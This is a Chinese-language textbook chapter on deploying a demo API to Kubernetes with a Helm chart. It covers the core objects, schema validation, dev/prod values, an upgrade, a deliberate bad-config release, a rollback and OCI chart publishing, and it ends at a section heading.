> CI 产出的是镜像，镜像要变成“在集群里稳定运行的服务”，还需要一组 Kubernetes 对象。本章先用最少的篇幅讲清这些对象，再用 Helm 把它们做成一个可参数化、可版本化、可回滚的 Chart：同一个 Chart 按环境部署到 dev 和 prod，经历一次正常升级、一次“坏配置发布”和一次回滚，最后以 OCI 制品的形式发布 Chart 本身。

5.1　本章目标与产出

产出	位置
实验集群（1 控制面 + 2 工作节点）与本地镜像仓库	`delivery/kind/lab-cluster.yaml`、`create-lab-cluster.sh`
demo-api 的 Helm Chart（含 values schema 与 helm test）	`delivery/helm/demo-api/`
环境差异配置	`values-dev.yaml`、`values-prod.yaml`
探测脚本（统计 HTTP 状态码）	`delivery/kind/probe.sh`

验收标准（路线图 D3）： 可重复部署同一应用，配置按环境区分。已通过：dev（1 副本）与 prod（3 副本 + PDB + 反亲和）由同一 Chart 部署，升级、坏发布、回滚全过程有记录（`evidence/p3/`）。

学完本章，你应当能够：

- 用“期望状态 + 控制器调和”解释 Kubernetes 的工作方式，说清 Deployment、ReplicaSet、Service、ConfigMap、PDB 的分工；
- 理解 Pod 模板哈希如何驱动滚动更新，以及它为什么贯穿后面的金丝雀发布；
- 编写带 values schema、安全默认值和环境差异文件的 Helm Chart，并用 `lint`、`template`、`diff` 审查它；
- 完成安装、升级、坏发布和回滚，并说明 Helm 回滚与 GitOps 回滚的区别。

5.2　原理一：最小够用的 Kubernetes

Kubernetes 是一个**声明式**系统：你把“期望状态”（例如“运行 3 个 demo-api 0.1.1 的副本”）以对象的形式提交给 API Server，各种**控制器**不停地比较“期望状态”与“实际状态”，并采取行动消除差异。这个“观察 → 比较 → 行动”的循环叫**调和（reconcile）**，是理解 Kubernetes、GitOps（第 6 章）和渐进式交付（第 8 章）的钥匙。



图 5-1　demo-api 在集群中涉及的对象及其关系

对象	作用	本章中的要点
Pod	最小调度单位，包含一个或多个容器	安全上下文、探针、资源限制都写在 Pod 模板里
Deployment	声明副本数与 Pod 模板，负责滚动更新	每次 Pod 模板变化都会生成新的 ReplicaSet，旧的保留用于回滚
Service	为一组 Pod 提供稳定的虚拟 IP 和 DNS 名称	通过**标签选择器**找到 Pod；Pod 换了 IP 也不影响调用方
ConfigMap	非敏感配置	通过 `envFrom` 注入为环境变量
ServiceAccount	Pod 访问 API Server 的身份	demo-api 不需要访问 API，所以不挂载令牌
PodDisruptionBudget	限制“自愿中断”（节点维护、驱逐）时同时不可用的 Pod 数	prod 要求至少 2 个可用
Namespace	逻辑隔离与配额、策略的边界	`dev`、`prod` 两个命名空间

探针（Probe）： `readinessProbe` 决定 Pod 是否接收流量（未就绪时会从 Service 的后端列表中摘除）；`livenessProbe` 决定容器是否要被重启。二者用途不同，不能混用：把依赖数据库的检查放进 liveness，数据库抖一下就会导致所有 Pod 被重启。readiness 还是滚动更新的“节拍器”：Deployment 只有在新 Pod 就绪之后，才会继续缩减旧 Pod（由 `maxSurge`、`maxUnavailable` 控制步幅，默认各 25%）。一个永远不就绪的新版本会让滚动更新停住，而不是把旧版本全部替换掉。

原理

Pod 模板哈希：本书反复用到的机制。 Deployment 会对 Pod 模板（`spec.template`）计算一个哈希，作为 ReplicaSet 名称的后缀和 Pod 的标签 `pod-template-hash`。模板中任何一个字段变了（镜像、环境变量、注解），哈希就变，Deployment 创建新的 ReplicaSet 并开始滚动更新；模板没变，就什么也不发生。旧的 ReplicaSet 缩到 0 后仍被保留，`kubectl rollout undo` 就是把它们重新扩起来。

后面的章节都建立在这个机制上：本章的 `checksum/config` 注解靠改变模板来触发重启；第 8 章的 Argo Rollouts 用同样的哈希（标签 `rollouts-pod-template-hash`）区分稳定版和金丝雀，分析查询也按它过滤；第 12 章只改配置也会产生新的修订，是因为 Chart 0.3.1 把配置写进了 Pod 模板。

Pod 安全标准（Pod Security Standards）： Kubernetes 内置三档策略：`privileged`、`baseline`、`restricted`。给命名空间打上标签 `pod-security.kubernetes.io/enforce=restricted` 后，任何不满足最严格要求的 Pod（以 root 运行、允许提权、未丢弃 Linux capabilities、未设置 seccomp 等）都会被**直接拒绝创建**。本章的 dev、prod 都启用了 `restricted`，Chart 必须“生来安全”。

5.3 原理二：Helm 解决什么问题

直接用 `kubectl apply` 管理 YAML 会遇到三个问题：同一份清单要部署到多个环境，只能复制后手改；一次发布由多个对象组成，没有“版本”的概念，出了问题不知道回滚到哪里；清单不能像软件包一样发布、引用。Helm 正是“Kubernetes 的包管理器”：

概念	含义
Chart	一个包：模板（`templates/`）+ 默认值（`values.yaml`）+ 元数据（`Chart.yaml`）
Values	模板参数。优先级：`--set` / `--set-json` > 后面的 `-f` 文件 > 前面的 `-f` 文件 > Chart 默认值
Release	Chart 在某个命名空间中的一次安装实例，例如 `demo-api-prod`
Revision	Release 的每次变更（install、upgrade、rollback）都产生一个新的修订号，完整的渲染结果保存在集群的 Secret 中
Repository / OCI	Chart 的分发方式。Helm 3.8 起支持把 Chart 当作 OCI 制品推送到镜像仓库



图 5-2　helm upgrade 的工作流程

5.4 第 1 步：实验集群与本地镜像仓库

P0 的冒烟集群只有一个节点；从本章起使用一个“像样一点”的集群：1 个控制面节点 + 2 个工作节点，这样才能观察到 Pod 分布、反亲和、PDB 的效果。

镜像如何进入 Kind 集群？有两种方式：`kind load docker-image` 把镜像直接复制进每个节点；或者运行一个本地镜像仓库，节点像在真实环境中一样从仓库**拉取**。后者更接近生产（按 digest 拉取、仓库可以被扫描和签名），也是 Kind 官方文档 “Local Registry” 一节推荐的做法。`create-lab-cluster.sh` 的关键步骤：

```
# 1. registry container (Distribution / registry:3) on the host's loopback
docker run -d --restart=always -p "127.0.0.1:${REG_PORT}:5000" --network bridge \
  --name "$REG_NAME" registry:3.1.2

# 2. cluster
kind create cluster --config "$HERE/lab-cluster.yaml" --image "$KIND_NODE_IMAGE" --wait 180s

# 3. tell containerd on every node that localhost:5001 means http://kind-registry:5000
for node in $(kind get nodes --name lab); do
  docker exec "$node" mkdir -p "/etc/containerd/certs.d/localhost:${REG_PORT}"
```

```
  printf '[host."http://%s:5000"]\n' "$REG_NAME" |
    docker exec -i "$node" cp /dev/stdin "/etc/containerd/certs.d/localhost:${REG_PORT}/hosts.tom
        l"
done

# 4. put the registry on the kind network so nodes can resolve "kind-registry"
docker network connect kind "$REG_NAME"

# 5. advertise the registry (KEP-1755 "local-registry-hosting")
kubectl apply -f - <<EOF  # ConfigMap kube-public/local-registry-hosting ...
```

这里有一个“同名不同义”的细节值得体会：在 WSL 主机上，`localhost:5001` 指向仓库容器的映射端口；但在 Kind 节点（容器）里，`localhost` 是节点自己。第 3 步通过 containerd 的 `hosts.toml` 告诉节点：“当你要拉 `localhost:5001/...` 时，实际去 `http://kind-registry:5000`”。这样，同一个镜像名在主机和集群中都能用。

> **说明**
>
> 较早的 Kind 教程会在集群配置里加一段 `containerdConfigPatches`，把 containerd 的 `config_path` 指向 `/etc/containerd/certs.d`。Kind v0.27 起的节点镜像已默认如此（且 containerd 2.x 改了插件名，照抄旧补丁反而可能出错），所以本项目的 `lab-cluster.yaml` 不需要任何补丁。

执行结果（节选，完整记录：`evidence/p3/cluster.log`）：

```
$ bash delivery/kind/create-lab-cluster.sh
 ✓ Joining worker nodes 🚜
 • Ready after 9s 💚
configmap/local-registry-hosting created
NAME                STATUS   ROLES           AGE   VERSION   INTERNAL-IP   ...   CONTAINER-RUNTIME
lab-control-plane   Ready    control-plane   26s   v1.37.0   172.18.0.2    ...   containerd://2.3.
4
lab-worker          Ready    <none>          12s   v1.37.0   172.18.0.4    ...   containerd://2.3.
4
lab-worker2         Ready    <none>          13s   v1.37.0   172.18.0.3    ...   containerd://2.3.
4

$ for n in $(kind get nodes --name lab); do echo "$n: $(docker exec $n cat /etc/containerd/certs.
d/localhost:5001/hosts.toml)"; done
lab-worker2: [host."http://kind-registry:5000"]
lab-control-plane: [host."http://kind-registry:5000"]
lab-worker: [host."http://kind-registry:5000"]
```

5.5 第 2 步：Chart 结构与模板解析

```
delivery/helm/demo-api/
├── Chart.yaml            # 名称、Chart 版本（version）、应用版本（appVersion）
├── values.yaml           # 默认值（安全默认：restricted 级别的安全上下文）
├── values-dev.yaml       # dev 只覆盖与默认不同的部分
├── values-prod.yaml      # prod：3 副本、PDB、反亲和、更大的资源
├── values.schema.json    # values 的 JSON Schema，lint / install / upgrade 时强制校验
```

```
├── .helmignore
└── templates/
    ├── _helpers.tpl      # 命名、标签、镜像引用等可复用片段
    ├── configmap.yaml
    ├── deployment.yaml
    ├── service.yaml
    ├── serviceaccount.yaml
    ├── pdb.yaml          # podDisruptionBudget.enabled 时才渲染
    ├── hpa.yaml          # autoscaling.enabled 时才渲染（需要 metrics-server）
    ├── NOTES.txt         # 安装后打印的使用说明
    └── tests/test-connection.yaml   # helm test 钩子
```

两个版本号。 `Chart.yaml` 中的 `version` 是 **Chart 自身**的版本（模板改了就要升）；`appVersion` 是它默认部署的**应用**版本。二者独立演进。后面你会看到 `helm history` 的 `APP VERSION` 列显示的是 `appVersion`，而不是你用 `--set image.tag` 覆盖后的实际镜像版本——这是一个常见误解。

5.5.1 辅助模板：`_helpers.tpl`

```
{{/* Labels used to select pods - must never change after the first install. */}}
{{- define "demo-api.selectorLabels" -}}
app.kubernetes.io/name: {{ include "demo-api.name" . }}
app.kubernetes.io/instance: {{ .Release.Name }}
{{- end -}}

{{/* Image reference: repository@digest when a digest is pinned, otherwise repository:tag. */}}
{{- define "demo-api.image" -}}
{{- if .Values.image.digest -}}
{{- printf "%s@%s" .Values.image.repository .Values.image.digest -}}
{{- else -}}
{{- printf "%s:%s" .Values.image.repository (include "demo-api.imageTag" .) -}}
{{- end -}}
{{- end -}}
```

- **选择器标签必须稳定。** Deployment 的 `spec.selector` 创建后不可修改。所以选择器只用 `name` 和 `instance` 两个永远不变的标签，版本号之类会变的标签只放在普通 `labels` 里。
- **按 digest 引用镜像。** 第 7 章会把 CI 构建出的镜像以 `repository@sha256:...` 的形式晋级到各环境；这里提前预留了 `image.digest`。

5.5.2 Deployment 模板中的关键写法

```
  template:
    metadata:
      annotations:
        # Changing the ConfigMap changes this hash, which rolls the pods.
        checksum/config: {{ include (print $.Template.BasePath "/configmap.yaml") . | sha256sum }}
    spec:
      serviceAccountName: {{ include "demo-api.fullname" . }}
      automountServiceAccountToken: false
      securityContext:
        {{- toYaml .Values.podSecurityContext | nindent 8 }}
      containers:
        - name: demo-api
```

```
          image: {{ include "demo-api.image" . | quote }}
          envFrom:
            - configMapRef:
                name: {{ include "demo-api.fullname" . }}
          readinessProbe:
            httpGet: { path: /readyz, port: http }
          livenessProbe:
            httpGet: { path: /healthz, port: http }
          securityContext:
            {{- toYaml .Values.securityContext | nindent 12 }}
          volumeMounts:
            - name: tmp
              mountPath: /tmp
```

`checksum/config` **注解**是 Helm 社区的经典技巧。环境变量只在容器启动时读取一次，单独修改 ConfigMap 不会让正在运行的 Pod 生效。把 ConfigMap 渲染结果的 SHA-256 写进 Pod 模板的注解，ConfigMap 一变，Pod 模板随之改变，Deployment 就会自动滚动更新。后面的坏发布演练正是靠它让新配置立刻生效的。

> **注意**
>
> **后文的修订。** 这个技巧解决了“配置改了、Pod 不重启”的问题，但留下一个隐患：新旧 ReplicaSet 读取的是**同一个** ConfigMap。旧版本的 Pod 只要在配置变更之后重建（扩容、节点故障、被驱逐），读到的就是新配置。滚动更新很快结束，这个窗口通常不显眼；第 8 章的金丝雀发布会长时间同时运行两个版本，并且会在中止时扩容稳定版，隐患就变成了真实的问题。第 9 章记录了这次问题，并在 Chart 0.3.1 中把发布配置直接写进 Pod 模板的 `env`，`checksum/config` 注解随之删除。

只读根文件系统 + `/tmp` 空目录卷： `readOnlyRootFilesystem: true` 让攻击者即使拿到容器内执行权限，也无法改写程序文件；应用若需要临时文件，挂一个 `emptyDir` 到 `/tmp`。

5.5.3 values.schema.json：把错误挡在集群之外

```
"environment": { "enum": ["dev", "staging", "prod"] },
"faults": {
  "type": "object",
  "properties": {
    "errorRate": { "type": "number", "minimum": 0, "maximum": 1 },
    "latencyMs": { "type": "number", "minimum": 0 }
  }
}
```

有了 schema，`helm lint`、`helm install`、`helm upgrade` 都会先校验 values，不合格就直接失败，不会生成新修订。下一步就会看到它拦下的两个真实错误。

5.6 第 3 步：静态检查——lint、schema 与 template

devops@devops-lab: helm lint（含 schema 反例） 终端记录渲染 · recorded 2026-11-05T23:19:57Z

```
$ helm version --short
v4.3.1+gc0d08d0

$ helm lint delivery/helm/demo-api
==> Linting delivery/helm/demo-api
[INFO] Chart.yaml: icon is recommended

1 chart(s) linted, 0 chart(s) failed

$ helm lint delivery/helm/demo-api -f delivery/helm/demo-api/values-dev.yaml
==> Linting delivery/helm/demo-api
[INFO] Chart.yaml: icon is recommended

1 chart(s) linted, 0 chart(s) failed

$ helm lint delivery/helm/demo-api -f delivery/helm/demo-api/values-prod.yaml
==> Linting delivery/helm/demo-api
[INFO] Chart.yaml: icon is recommended

1 chart(s) linted, 0 chart(s) failed

# negative test: values.schema.json must reject an invalid error rate and environment
$ helm lint delivery/helm/demo-api --set faults.errorRate=2 --set environment=production
==> Linting delivery/helm/demo-api
[INFO] Chart.yaml: icon is recommended
[ERROR] values.yaml: - at '/environment': value must be one of 'dev', 'staging', 'prod'
- at '/faults/errorRate': maximum: got 2, want 1

[ERROR] templates/: values don't meet the specifications of the schema(s) in the following chart(s):
demo-api:
- at '/faults/errorRate': maximum: got 2, want 1
- at '/environment': value must be one of 'dev', 'staging', 'prod'


Error: 1 chart(s) linted, 1 chart(s) failed
[exit 1]
```

图 5-3 helm lint：三种 values 组合都通过；故意传入非法值时被 schema 拦截（终端记录渲染）

`[INFO] Chart.yaml: icon is recommended` 只是建议，不影响结果。反例中，`--set faults.errorRate=2 --set environment=production` 同时违反了两条约束，schema 给出了精确的路径与原因。

`helm template` 在本地渲染出最终清单，不接触集群，是审查 Chart 的最佳方式。用同一个 Release 名分别渲染 dev 和 prod，再做 diff，就能清楚看到“环境差异到底是什么”：

```
$ grep -c '^kind:' /tmp/dev.yaml /tmp/prod.yaml
/tmp/dev.yaml:5
/tmp/prod.yaml:6
$ diff -u /tmp/dev.yaml /tmp/prod.yaml | grep -E '^[-+][^-+]' | grep -v 'environment:'
+kind: PodDisruptionBudget
+  minAvailable: 2
-  replicas: 1
+  replicas: 3
-        checksum/config: a4b55415d2f0b69ef9942a324f5a9b5215eb98f358df08374b60c48f71513af9
+        checksum/config: dab4d135c88383c6afcb181041914ab0cda32a8a55a6899e7b150865725570d5
-              cpu: 250m
+              cpu: "1"
+      affinity:
+        podAntiAffinity:
```

```
+          preferredDuringSchedulingIgnoredDuringExecution: ...
[exit 1]
```

（`diff` 在两个文件不同时返回 1，这里的 `[exit 1]` 是预期的。）你可能会好奇：两个环境的故障注入值都是 0，为什么 `checksum/config` 不同？因为 ConfigMap 的 `metadata.labels` 中包含 `environment: dev/prod`，哈希覆盖的是整个渲染结果。

> **注意**
>
> **一个在 diff 中发现的设计缺陷。** 最初的 `values-prod.yaml` 直接写了反亲和规则，选择器里硬编码了 `app.kubernetes.io/instance: demo-api-prod`。diff 一出来就暴露了问题：一旦 Release 换个名字，这条规则会静默失效（选不中任何 Pod，也不报错）。修正方法是在模板中根据 Chart 自己的 `selectorLabels` 生成规则，values 中只保留一个开关 `podAntiAffinityPreset: soft`。**教训：values 文件不应该猜测 Release 名称。**

5.7 第 4 步：安装到 dev 与 prod

```
# 构建镜像并推送到本地仓库
docker build --build-arg APP_VERSION=0.1.0 --build-arg GIT_SHA=$(git rev-parse --short HEAD) \
  -t localhost:5001/demo-api:0.1.0 app
docker push localhost:5001/demo-api:0.1.0

# 两个命名空间都强制 restricted 级别的 Pod 安全标准
for ns in dev prod; do
  kubectl create namespace $ns
  kubectl label namespace $ns pod-security.kubernetes.io/enforce=restricted \
                              pod-security.kubernetes.io/warn=restricted
done

helm install demo-api-dev  delivery/helm/demo-api -n dev  -f delivery/helm/demo-api/values-dev.yam
        l  --wait --timeout 3m
helm install demo-api-prod delivery/helm/demo-api -n prod -f delivery/helm/demo-api/values-prod.ya
        ml --wait --timeout 3m
helm test demo-api-dev -n dev --logs
```



图 5-4 安装结果：prod 3 个副本分布在两个工作节点、PDB 允许 1 个中断；helm test 通过并打印接口响应（终端记录渲染）

观察要点：

- `--wait` 让 Helm 等到资源真正就绪才返回成功；没有它，`helm install` 在对象“提交成功”时就返回了，Pod 可能还在崩溃重启。
- prod 的 3 个 Pod 落在 `lab-worker`（2 个）和 `lab-worker2`（1 个）上：控制面节点带有 `NoSchedule` 污点，只有 2 个工作节点可用；“软”反亲和（preferred）在无法完全满足时仍允许调度。若改成“硬”反亲和（required），第三个 Pod 会一直 Pending。
- PDB 显示 `ALLOWED DISRUPTIONS 1`：3 个副本、至少 2 个可用，所以同一时间只允许驱逐 1 个。
- 所有 Pod 都通过了 `restricted` 策略的准入检查，没有任何警告——这正是 Chart 默认安全上下文的价值。
- `helm test` 启动了 `tests/test-connection.yaml` 中定义的 Pod（同样满足 restricted），它依次调用健康检查、信息接口和下单接口；Pod 以退出码 0 结束即测试通过。

5.8 第 5 步：升级、坏发布与回滚

这一步模拟真实发布中最常见的三种情况：一次正常升级、一次“坏发布”、一次回滚。

修订 2：正常升级到 0.1.1。 构建新镜像，`helm upgrade --set image.tag=0.1.1`，探测 20 次全部返回 200，`/api/v1/info` 报告 `"version":"0.1.1"`。

第一次尝试制造坏发布——被 schema 拦下了：

```
$ helm upgrade demo-api-prod delivery/helm/demo-api -n prod -f delivery/helm/demo-api/values-prod.yaml --set image.tag=0.1.1 --set faults.errorRate=0.5 --wait --timeout 3m
Error: UPGRADE FAILED: values don't meet the specifications of the schema(s) in the following chart(s):
demo-api:
- at '/faults/errorRate': got string, want number
[exit 1]
```

这是一个真实踩到的坑：**`--set` 只会把整数和布尔值转换成对应类型，`0.5` 这样的小数会被当作字符串。**没有 schema 的话，这个字符串会被原样写进 ConfigMap，问题被推迟到运行时才暴露；有了 schema，它在提交前就被拒绝，而且 `helm history` 中没有留下任何失败的修订。需要传入数字时，应使用 `--set-json 'faults.errorRate=0.5'`，或者把值写进 values 文件。

修订 4：用 `--set-json` 真正发布一个坏配置（50% 请求返回 500），然后回滚：



图 5-5 坏配置发布：40 次请求中 22 次返回 500；回滚到修订 2 后 40 次全部 200（终端记录渲染）

逐段解读：

1. 升级后立即查看 Pod，能看到 3 个新 Pod（新的 `checksum/config`）和 1 个尚未退出的旧 Pod——`--wait` 等待的是新版本就绪，并不等待旧 Pod 完全终止。
2. 探测 40 次：18 次 200、22 次 500，与 50% 的故障率吻合。
3. `helm get values --revision 4` 能精确查出“这次发布到底改了什么”，这在事故复盘中非常有用。
4. `helm rollback demo-api-prod 2` 并不是“删除修订 4”，而是**以修订 2 的内容生成一个新的修订 5**。历史是只追加的，审计信息不会丢失。
5. 回滚后 ConfigMap 恢复为 `FAULT_ERROR_RATE: "0"`，探测 40 次全部 200。

> **原理**
>
> **Helm 回滚与 GitOps 回滚的区别。** `helm rollback` 改变的是集群状态，但 Git 中的 values 文件并没有变。如果下一次有人从 Git 重新部署，坏配置会“复活”。第 6 章的 GitOps 会把这个问题彻底解决：回滚是对 Git 的一次提交（`git revert`），集群跟随 Git。

5.9 第 6 步：打包并以 OCI 制品发布 Chart

```
$ helm package delivery/helm/demo-api -d /tmp/charts
Successfully packaged chart and saved it to: /tmp/charts/demo-api-0.1.0.tgz
$ helm push /tmp/charts/demo-api-0.1.0.tgz oci://localhost:5001/charts --plain-http
Pushed: localhost:5001/charts/demo-api:0.1.0
$ helm template smoke oci://localhost:5001/charts/demo-api --version 0.1.0 --plain-http --show-onl
y templates/service.yaml
Pulled: localhost:5001/charts/demo-api:0.1.0
Digest: sha256:9953e17510793f58f6a6fa7662aba985b5f7645b9bd971cdc7b651b94c759493
```

Chart 被打包成 `.tgz`，以 OCI 制品推送到与镜像相同的仓库，之后可以像引用镜像一样按版本甚至 digest 引用它。`--plain-http` 只因为本地实验仓库没有 TLS；真实环境中的仓库都应启用 HTTPS 和认证。（完整输出：`evidence/p3/helm-package-oci.log`）

5.10 深入：从一行 YAML 到内核

